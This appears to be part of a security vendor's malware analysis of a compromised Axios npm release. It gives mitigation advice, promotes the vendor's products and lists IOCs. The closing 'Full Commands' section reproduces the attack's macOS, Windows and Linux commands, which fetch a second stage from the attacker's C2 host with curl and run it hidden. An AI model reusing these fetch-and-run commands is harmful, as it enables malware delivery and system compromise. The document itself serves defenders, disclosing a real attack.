
The Windows payload also uses base64 encoding for command execution. If the supplied payload is longer than 10240 characters, the “Do-Action-Scpt” function writes the payload to a “.ps1” script in the “$env:TEMP” folder and runs it with the given parameter.
If not, it encodes the payload and its parameter into base64 twice and runs it through a PowerShell command using the “-EncodedCommand” option. If a payload is not included, the parameter is run as an unencoded PowerShell command.

Interestingly, the Windows version contains a function named “mainWork” which is empty. Instead, a “work” function is defined and executed as the primary logic.
MacOS RAT payload execution
Linux and Windows use script-based execution methods before any binaries are present on the machine.

MacOS introduces a malicious Mach-O fat binary that supports both ARM and x86 architectures.

No obfuscation techniques were observed during analysis of the binary, preserving all function names and actions. The program does not use the “getModified” and “getCreated” functions, which both take one path and return data about the path being passed to the function. The “MakeStatusString” function combines and formats the input provided.
Mitigation steps for those affected by the Axios compromise
Organizations that use Axios should explore the following remediation steps.
Please note, this is not a comprehensive list, and each organization may be at a different stage of the compromise.
1. Ensure your organization is using a known-good Axios version. The last known-good releases are “axios@1.14.0” for the 1.x line and “axios@0.30.3” for the 0.x line.
2. Check lock files (“package-lock.json”, “yarn.lock”, “pnpm-lock.yaml”) for “axios@1.14.1”,“axios@0.30.4”, and “plain-crypto-js@4.2.0” or “4.2.1”. If any are present, treat the system as potentially compromised.
3. Should your organization determine that a system has been compromised, sensitive information and credentials should be rotated as a security best practice.
4. Have a network administrator block communications to attacker-controlled C2 domain(s)"hxxp://sfrclak[.]com:8000/" or the full URL with the campaign ID "hxxp://sfrclak[.]com:8000/6202033"
5. Hunt for additional IOCs beyond those listed here.
How to prevent supply chain attacks in your environment
Supply chain attacks are frequent because they are effective at exploiting trust, whether it’s trusted software, sources, or updates. Preventing them requires shifting from implicit trust to continuous verification.
Organizations can reduce their risk of being affected by similar attacks by:
- Only allow approved applications and scripts to execute with application allowlisting. Even if a trusted package is compromised, the unauthorized payloads would be blocked before execution.
- Application Allowlisting from ThreatLocker doesn't allow any scripts or software to run unless it has been explicitly approved.
- Monitor unusual behaviors such as outbound connections, unexpected script execution attempts, or new dependencies being introduced during updates.
- EDR Real-Time Threat Detection from ThreatLocker detects anomalies instantly and isolates affected compromised endpoints before attackers can pivot.
- Avoid automatically pushing updates into production without inspection. Validate the updates in a controlled environment to detect potential malicious changes.
- Patch Management from ThreatLocker tests and validates updates in a controlled environment before release.
- Block unknown external connections to prevent malware from reaching command-and-control(C2) infrastructure.
- ThreatLocker Ringfencing prevents applications from accessing sensitive files or communicating externally to contain supply-chain compromises.
To explore how ThreatLocker can protect your organization from supply-chain attacks, book a customized demo with our engineers today.
Axios compromise IOCs, commands, and more
IOCs
Domains
• hxxp://sfrclak[.]com
SHA256
Windows
- %PROGRAMDATA%\wt.exe (renamed copy of legitimate “powershell.exe”)
- %PROGRAMDATA%\system.bat
F7D335205B8D7B20208FB3EF93EE6DC817905DC3AE0C10A0B164F4E7D07121CD - %TEMP%\6202033.vbs
F7ED242667045390CEF626F8BA128066C677DB09F95C3E223161CCB05636FF88 - %TEMP%\6202033.ps1
617B67A8E1210E4FC87C92D1D1DA45A2F311C08D26E89B12307CF583C900D101
Linux
- /tmp/ld.py
6483C004E207137385F480909D6EDECF1B699087378AA91745ECBA7C3394F9D7 - /tmp/ld.py
FCB81618BB15EDFDEDFB638B4C08A2AF9CAC9ECFA551AF135A8402BF980375CF
MacOS
- /Library/Caches/com.apple.act.mond
92FF08773995EBC8D55EC4B8E1A225D0D1E51EFA4EF88B8849D0071230C9645A
Full Commands
Mac Command
- do shell script “curl -o /Library/Caches/com.apple.act.mond -d
packages[.]npm[.]org/product0 -s ‘hxxp://sfrclak.com:8000/6202033’ &&
chmod 770 /Library/Caches/com.apple.act.mond &&
/bin/zsh -c /Library/Caches/com.apple.act.mond‘hxxp://sfrclak[.]com:8000/6202033’ &
rm -rf /tmp/6202033
Windows Command
If Windows is detected as the OS, a VBS script “6202033.vbs” is executed which has thefollowing contents:
- Set objshell = CreateObject(“Wscript.Shell”)
objShell.Run “cmd.exe /c curl -s -X POST -d ‘packages[.]npm[.]org/product1’
‘hxxp://sfrclak[.]com:8000/6202033’ > ‘%TEMP%\6202033.ps1’ &
%PROGRAMDATA%\wt.exe -w hidden -ep bypass -file ‘%TEMP%\6202033.ps1’
‘hxxp://sfrclak[.]com:8000/6202033’ &del ‘%TEMP%\6202033.ps1’ /f”, 0, False
Linux Command
- curl -o /tmp/ld.py -d packages[.]npm[.]org/product2 -s
“hxxp://sfrclak[.]com:8000/6202033” &&
nohup python3 /tmp/ld.py “hxxp://sfrclak[.]com:8000/6202033” > /dev/null2>&1 &